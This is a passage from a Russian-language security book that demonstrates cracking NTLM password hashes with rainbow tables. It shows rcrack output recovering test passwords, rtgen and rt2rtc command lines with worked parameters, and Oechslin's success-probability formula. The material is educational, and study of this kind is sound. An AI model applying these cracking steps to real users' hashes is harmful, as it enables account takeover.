


Рис. 7.16

Заканчивая рассмотрение Cain, скажем, что несмотря на всю свою мощь, это по нашему мнению не лучшая программа для работы с радужными таблицами. Она хороша, скорее, как учебная. Еще нужно отметить, что в последних версиях Cain появилась функция **Rainbowcrack-Online**. Но эта задача почему-то не активируется, зато это напомнило нам о том, что в Интернете существуют бесплатные (да и платные тоже) online-сервисы для подбора пароля по его хэш-функции. Не будем сейчас давать готовых ссылок, т. к. они быстро устаревают. Поищите сами.

И вот мы приблизились к главному: плавно перейдем к мощнейшей программе rcrack (**http://project-rainbowcrack.com/**). Реализаций этой программы много, в том числе для разных операционных систем, есть и графический вариант для Windows, и все бесплатно (рис. 7.17).

Ver.		Software	Operating System	GPU Acceleration
1.6		rainbowcrack-1.6-win32.zip	Windows XP/Vista/7/8 32b	NVIDIA AMD
		rainbowcrack-1.6-win64.zip	Windows XP/Vista/7/8 64b	
		rainbowcrack-1.6-linux32.zip	Linux 32-bit (x86)	No
		rainbowcrack-1.6-linux64.zip	Linux 64-bit (x86_64)	
1.5		rainbowcrack-1.5-win32.zip	Windows XP/Vista/7/8 32b	No
		rainbowcrack-1.5-win64.zip	Windows XP/Vista/7/8 64b	
		rainbowcrack-1.5-linux32.zip	Linux 32-bit (x86)	No
		rainbowcrack-1.5-linux64.zip	Linux 64-bit (x86_64)	

Рис. 7.17

В каждый комплект входит несколько утилит, которые позволяют генерировать таблицы, сортировать, упаковывать, осуществлять поиск паролей в радужных таблицах.

После запуска утилиты rcrack_gui.exe в меню **File** выберем команду **Add Hash...**, введем значение хэш-функции NTLM для пароля, который требуется "вскрыть" в нашем эксперименте (хэш-функцию мы сгенерировали для пароля 123abc в хэш-калькуляторе) (рис. 7.18).




Рис. 7.18




Рис. 7.19

Таблицы общим размером 123 Гбайт для взлома были скопированы на жесткий диск с торрента (рис. 7.19).

При подключении таблиц (а подключение производилось через меню **Rainbow Table**, затем — **Search Rainbow Table in Directory...**) и далее, уже при взломе, в окне **Messages** выводились следующие сообщения:

```
rainbow tables to be searched:
 C:\Книга\Радужные таблицы\Набор 2 -NTLM с торрента\ntlm_loweralpha-numeric#1-
9_0_50000x67108864_distrrtgen_0.rt
 ... (для экономии места большая часть сообщений вырезана)
 C:\Книга\Радужные таблицы\Набор 2 -NTLM с торрента\ntlm_loweralpha-numeric#1-
9_2_50000x67108864_distrrtgen_37.rt
 C:\Книга\Радужные таблицы\Набор 2 -NTLM с торрента\ntlm_loweralpha-numeric#1-
9_2_50000x67108864_distrrtgen_38.rt
 C:\Книга\Радужные таблицы\Набор 2 -NTLM с торрента\ntlm_loweralpha-numeric#1-
9_2_50000x67108864_distrrtgen_39.rt

2066022400 bytes memory available
1 x 536870928 bytes memory allocated for table buffer
800000 bytes memory allocated for chain traverse
disk: C:\Книга\Радужные таблицы\Набор 2 -NTLM с торрента\ntlm_loweralpha-
numeric#1-9_0_50000x67108864_distrrtgen_0.rt: 536870928 bytes read
searching for 1 hash...
```

```
disk: C:\Книга\Радужные таблицы\Набор 2 -NTLM с торрента\ntlm_loweralpha-
numeric#1-9_0_50000x67108864_distrrtgen_0.rt: 536870896 bytes read
searching for 1 hash...
disk: C:\Книга\Радужные таблицы\Набор 2 -NTLM с торрента\ntlm_loweralpha-
numeric#1-9_0_50000x67108864_distrrtgen_1.rt: 536870928 bytes read
searching for 1 hash...
disk: C:\Книга\Радужные таблицы\Набор 2 -NTLM с торрента\ntlm_loweralpha-
numeric#1-9_0_50000x67108864_distrrtgen_1.rt: 536870896 bytes read
searching for 1 hash...
 ... (для экономии места большая часть сообщений вырезана)
disk: C:\Книга\Радужные таблицы\Набор 2 -NTLM с торрента\ntlm_loweralpha-
numeric#1-9_0_50000x67108864_distrrtgen_16.rt: 536870928 bytes read
searching for 1 hash...
plaintext of 89c99393bfe3c0a95deba6dcb0b12b43 is 123abc
disk: thread aborted

statistics
---------------------------------------------------------
plaintext found: 1 of 1
total time: 213.81 s
time of chain traverse: 200.72 s
time of alarm check: 9.48 s
time of wait: 0.00 s
time of other operation: 3.62 s
time of disk read: 100.81 s
hash & reduce calculation of chain traverse: 2293108272
hash & reduce calculation of alarm check: 112003263
number of alarm: 6776
speed of chain traverse: 11.42 million/s
speed of alarm check: 11.82 million/s
```

Взлом начинался сразу после подключения таблиц (правда, какое-то время кажется, что якобы ничего не происходит, и только спустя примерно минуту появляется поток сообщений), дополнительно нажимать кнопки не требуется. Результат выводится в поле **Plaintext** (рис. 7.20).

Некоторые полученные с торрента таблицы оказались неисправными ("битыми").

Пример сообщения программы rcrack, когда часть таблиц, взятых на торрентах, попадается не рабочими:

```
Ntlm_loweralpha-numeric#1-9_0_50000x67108864_distrrtgen_29.rt verify fail
ntlm_loweralpha-numeric#1-9_0_50000x67108864_distrrtgen_33.rt verify fail
ntlm_loweralpha-numeric#1-9_0_50000x67108864_distrrtgen_5.rt verify fail
ntlm_loweralpha-numeric#1-9_1_50000x67108864_distrrtgen_11.rt verify fail
ntlm_loweralpha-numeric#1-9_1_50000x67108864_distrrtgen_25.rt verify fail
ntlm_loweralpha-numeric#1-9_1_50000x67108864_distrrtgen_32.rt verify fail
ntlm_loweralpha-numeric#1-9_2_50000x67108864_distrrtgen_25.rt verify fail
ntlm_loweralpha-numeric#1-9_2_50000x67108864_distrrtgen_28.rt verify fail
```




Рис. 7.20

Рекомендация: не подгружать в программу именно эти таблицы, с большой степенью вероятности искомый пароль не находится непосредственно в них. Для этого, когда вы получите подобные сообщения, "битые" таблицы просто следует удалить из каталога, откуда производится их подключение в программу.

В наборе программ с сайта **project-rainbowcrack.com** существует также вариант rcrack, использующий возможности технологии Cuda[1] (для NVIDIA). Пример взлома такой версией приведен на рис. 7.21, запуск rcrack_cuda осуществлялся нами из командной строки.




Рис. 7.21

В качестве эксперимента был произведен взлом для хэш-функции с паролем qwertasd (рис. 7.22).

Работа rcrack_cl.exe, поддерживающая технологию OpenGL (для AMD), аналогична работе rcrack_cuda.

---

[1] О применении технологии Cuda мы уже упоминали в предыдущих главах книги.




Рис. 7.22

Сделаем небольшие выводы по нашему краткому исследованию (табл. 7.1).

Таблица 7.1

Наименование программы для работы с радужными таблицами	**Преимущества/недостатки, особенности**	**Примечание**
Opcrack	Быстрый взлом для паролей до 12 символов длины, включающих все символы латинского алфавита и спецсимволы, но только для Windows XP. Для более высоких версий Windows бесплатные таблицы для 6-символьных паролей; для более сложных паролей таблиц в свободном доступе нет	Применение одинаковых паролей администраторами одновременно в устаревшей Windows XP и в других системах может давать злоумышленнику шанс для компрометации паролей в более защищенных системах
Cain	Больше подходит как учебная программа	
Rcrack	Неплохая программа. Имеются варианты, поддерживающие технологию Cuda и OpenGL (хотя взлом и без использования мощностей графических адаптеров происходит очень быстро). Позволяет использовать "стандартные" форматы таблиц (*.rt), правда, нужные нам таблицы имеют очень большие размеры. Но имеется утилита для преобразования таблиц в более компактный вид. Недостаток: в таблицах, которые мы нашли в свободном доступе, либо только прописные, либо только строчные символы	Разработчики этой программы на своем сайте просят за набор хороших таблиц тысячу долларов (высылают набор таблиц вместе с жестким диском). На торрентах имеются варианты таблиц для различных комбинаций исходных символов и длины, с которыми можно поэкспериментировать для пробы, но некоторые таблицы "битые"

7.2. Генерация радужных таблиц в домашних условиях

Если требуются хорошие радужные таблицы (у хакеров такие таблицы есть), чтобы сэкономить тысячу долларов, и у вас есть сто друзей, то вы можете организовать генерацию радужных таблиц, поручив каждому из друзей сделать свой кусочек. Заметим: у автора этой книги нет ста друзей, одни враги, поэтому нет и хороших таблиц.

Для генерации променяют утилиту rtgen.exe, далее с помощью rtsort.exe нужно будет еще выполнить сортировку. Таблицы после сортировки станут работоспособными (несортированные таблицы программы не подключают) и начнут приобретать разумные размеры.

Синтаксис запуска программы генерации следующий:

```
rtgen hash_algorithm charset plaintext_len_min plaintext_len_max table_index
chain_len chain_num part_index
```

Чтобы получить для пробы две небольшие таблицы, использовались следующие параметры:

- `hash_algorithm` — для генерации NTLM-хэша естественно укажем значение `ntlm`;
- `charset` — для генерации с использованием всех символов клавиатуры (латинские символы) будет значение `ascii-32-95` (всего 95 символов);
- `plaintext_len_min` — минимальную длину пароля укажем `3`;
- `plaintext_len_max` — максимальную длину пароля укажем `3`;
- `table_index` — для первой таблицы (ее генерирует ваш первый друг) укажем `0`, для последней (с трудом отыскали двоих друзей, причем один из них — сам автор, а второй — его жена) — `1` ($l = 2$);
- `chain_len` — длина цепи; допустим, укажем `250` (в своем примере разработчики использовали `3800`; когда поле огромное, чтобы таблицы получались разумного размера, длину цепочки нужно делать больше; но чем больше длина цепи, тем больше число коллизий в этой цепи, поэтому нужно находить компромисс при выборе этого параметра) ($t = 250$);
- `chain_num` — чтобы выбрать это значение, сначала определим key space (пространство всех паролей), для чего посчитаем $95^3 = 867\,375$ ($N = 867\,375$), т. е. количество всех символов (см. `charset`) в третьей степени (т. к. `len_max` = 3). Зададим количество преобразований паролей во всех таблицах больше, чем пространство всех паролей, в 10 раз (по аналогии с примером у разработчиков, они тоже брали раз в 10 больше): $867\,375 \cdot 10 = 8\,673\,750$. Разделим это значение на 2 (количество таблиц) $8\,673\,750 : 2 = 4\,286\,875$. Разделим 4 286 875 на длину цепочки: $4\,286\,875 : 250 = 17\,147{,}5 \approx 17\,148$ — это и будет наше значение `chain_num` ($m = 17\,148$);

- `part_index` — т. к. в нашем эксперименте поле паролей (пространство всех паролей) невелико, то выбираем этот параметр равным `0`, т. е. не пользуемся разбиением на файлы для одной таблицы. При больших значениях поля параметр нужно применять. Значение параметра влияет на количество файлов для одной таблицы. Чтобы прикинуть, сколько места займет одна таблица в байтах, можно найти произведение `chain_num` · 16 (т. к. длина одной цепочки — 16 байтов). Если нужны меньшие размеры файлов, то прикидывать можно так: например, мы хотим получать 3 файла для таблицы, тогда нужно было бы уменьшить `chain_num` в 3 раза, т. е. 17 148 : 3 = 5716, а `part_index` принимал бы значения `0`, `1`, `2`.

Обозначения некоторых параметров, указанные курсивом (*l*, *t*, *N*, *m*), понадобятся нам чуть позже для определения вероятности успеха при работе с таблицами.

Таким образом, при генерации таблиц для трехсимвольных значений паролей (не путать трехсимвольный пароль с вариантом "от 1 до 3") нам требуется сделать две операции:

```
rtgen ntlm ascii-32-95 3 3 0 250 17148 0
```

и

```
rtgen ntlm ascii-32-95 3 3 1 250 17148 0
```

Нужно учитывать, что при запуске rtgen использует библиотеку alglib0.dll и конфигурационный файл charset.txt из полного комплекта программ.

Для экономии места приведем только один скриншот по результатам работы программы, т. к. второй аналогичен первому (рис. 7.23).

В результате получим две таблицы (рис. 7.24).

Рис. 7.23




Рис. 7.24




Рис. 7.25

После генерации таблиц выполним их сортировку, без проведения этой процедуры таблицы работать не будут (рис. 7.25).

Проверим работу таблицы на хэш-функции для простого трехсимвольного пароля (рис. 7.26).




Рис. 7.26

Если вы еще не устали, для более глубокого понимания процесса генерации радужных таблиц придется обратиться к работе Philippe Oechslin (Laboratoire de Securité et de Cryptographie (LASEC) "Making a Faster Cryptanalytic Time-Memory Trade-Of").

Это не мы так решили, вот цитата с сайта разработчика программы rcrack: "To fully understand the meaning of reduction function and the structure of rainbow table, reading of Philippe Oechslin's paper is necessary"[1]. Не будем давать здесь ссылку, т. к. она почему-то не всегда срабатывает, а редакторы не любят плохо работающие ссылки. Но вы и сами можете найти ее (ссылку) в документации по генерации таблиц на сайте разработчика этого замечательного набора программ.

С целью определения вероятности успеха взлома пароля с помощью полученных таблиц необходимо воспользоваться формулой из упомянутого труда Philippe Oechslin:

$$P_{success} \geq 1 - \left(1 - \frac{1}{N}\sum_{i=1}^{m}\sum_{j=0}^{t-1}\left(1 - \frac{it}{N}\right)^{j+1}\right)^{l}.$$

В этой формуле значения будут соответствовать следующим нашим данным (вот когда нам понадобились обозначения, введенные нами в ранее рассматриваемом примере): P — вероятность успеха при нахождении пароля в таблице; $N = 867\,375$; $m = 17\,148$; $t = 250$; $l = 2$.

Проблема в том, что параметры, которые мы взяли для нашего примера, не очень-то подойдут для расчета по этой формуле. В связи с тем, что произведение mt больше N, их отношение будет больше единицы, что сводит на нет всю формулу, т. к. полученные значения будут выходить за пределы вероятностных значений (вероятность — число от 0 до 1, а для того чтобы это выполнялось в этой формуле, необходимо, чтобы отношение mt/N было меньше единицы).

Попробуем провести эксперименты по генерации еще двух вариантов таблиц, рассчитать соответствующие вероятности, а также отыскать пароли с их помощью (для опытов нами был изготовлен файл с сотней хэш-функций для ста произвольных трехсимвольных паролей из набора символов ntlm), табл. 7.2.

Таблица 7.2

Номер эксперимента	Данные	Результат (вероятность)	Номер рисунка	Общий размер всех таблиц
1	$N = 867\,375$ $m = 17\,148$ $t = 250$ $l = 2$	P = ? Не поддается вычислению, в результате эксперимента из 100 паролей было вскрыто 98	Рис. 7.27	535 Кбайт
2	$N = 867\,375$ $m = 44\,150$ $t = 5$ $l = 4$	$P = 0{,}54$. В результате эксперимента из 100 паролей было вскрыто 51	Рис. 7.28	2,69 Мбайт

[1] Чтобы полностью понять смысл ослабления функции и структуры радужной таблицы, необходимо прочитать статью Филиппа Охслина (Philippe Oechslin).

Таблица 7.2 (окончание)

Номер эксперимента	Данные	Результат (вероятность)	Номер рисунка	Общий размер всех таблиц
3	N = 867 375 m = 42 000 t = 8 l = 22	P = 0,99. В результате эксперимента из 100 паролей было вскрыто 100	Рис. 7.29	14 Мбайт

```
statistics
--------------------------------------------------------
plaintext found:                                  98 of 100
total time:                                       1.55 s
  time of chain traverse:                         0.91 s
  time of alarm check:                            0.34 s
  time of wait:                                   0.00 s
  time of other operation:                        0.30 s
time of disk read:                                0.00 s
hash & reduce calculation of chain traverse:      3348000
hash & reduce calculation of alarm check:         1428262
number of alarm:                                  27169
speed of chain traverse:                          3.69 million/s
speed of alarm check:                             4.14 million/s

result
--------------------------------------------------------
```


Рис. 7.27

```
statistics
--------------------------------------------------------
plaintext found:                                  51 of 100
total time:                                       0.13 s
  time of chain traverse:                         0.02 s
  time of alarm check:                            0.00 s
  time of wait:                                   0.00 s
  time of other operation:                        0.11 s
time of disk read:                                0.02 s
hash & reduce calculation of chain traverse:      1902
hash & reduce calculation of alarm check:         481
number of alarm:                                  220
speed of chain traverse:                          0.11 million/s
speed of alarm check:                             0.48 million/s

result
--------------------------------------------------------
```

Рис. 7.28

```
statistics
--------------------------------------------------------
plaintext found:                                  100 of 100
total time:                                       0.19 s
  time of chain traverse:                         0.00 s
  time of alarm check:                            0.00 s
  time of wait:                                   0.00 s
  time of other operation:                        0.19 s
time of disk read:                                0.03 s
hash & reduce calculation of chain traverse:      8472
hash & reduce calculation of alarm check:         1822
number of alarm:                                  568
speed of chain traverse:                          8.47 million/s
speed of alarm check:                             1.82 million/s

result
--------------------------------------------------------
```

Рис. 7.29



	A	B	C	D
1	42000	m		
2	8	t		
3	22	l		
4	0,9894415	P		
5	162080,15			
6	1,5500959			
7	42001			
8	9			

Рис. 7.30

Для облегчения расчетов вероятности использовался макрос в Excel (рис. 7.30).

Вывод: количество таблиц значительно влияет на вероятность успеха применения этих таблиц. Это число нужно увеличивать (это видно и по формуле). Изучая программы, экспериментами мы фактически подтвердили результаты, приведенные в теоретической работе Philippe Oechslin.

После применения утилиты rt2rtc для преобразования таблиц в компактный формат (конкретно, для таблиц, полученных в третьем примере) мы получили общий размер таблиц 3,52 Мбайт против 14 Мбайт до уплотнения. При этом таблицы остались полностью работоспособными — из ста значений хэш-функции было восстановлено сто паролей.

Синтаксис команды для получения компактных таблиц при этом использовался следующий:

```
rt2rtc.exe *.rt 16 15
```

где `16` и `15` — соответственно минимальные значения `start_point_bit` и `end_point_bit`, предложенные в качестве подсказки самой программой.

К сожалению, мы не можем рассуждать о радужных таблицах вечно, нужно когда-то и остановиться. Но нельзя не сказать о существовании программы RainBows

Crack Calculator (**http://wired.s6n.com/jathias/**). Программа может оказать помощь в подборе параметров при генерации радужных таблиц (и даже подсказать синтаксис командной строки), но, к сожалению, не для всех видов хэш-функций (рис. 7.31).

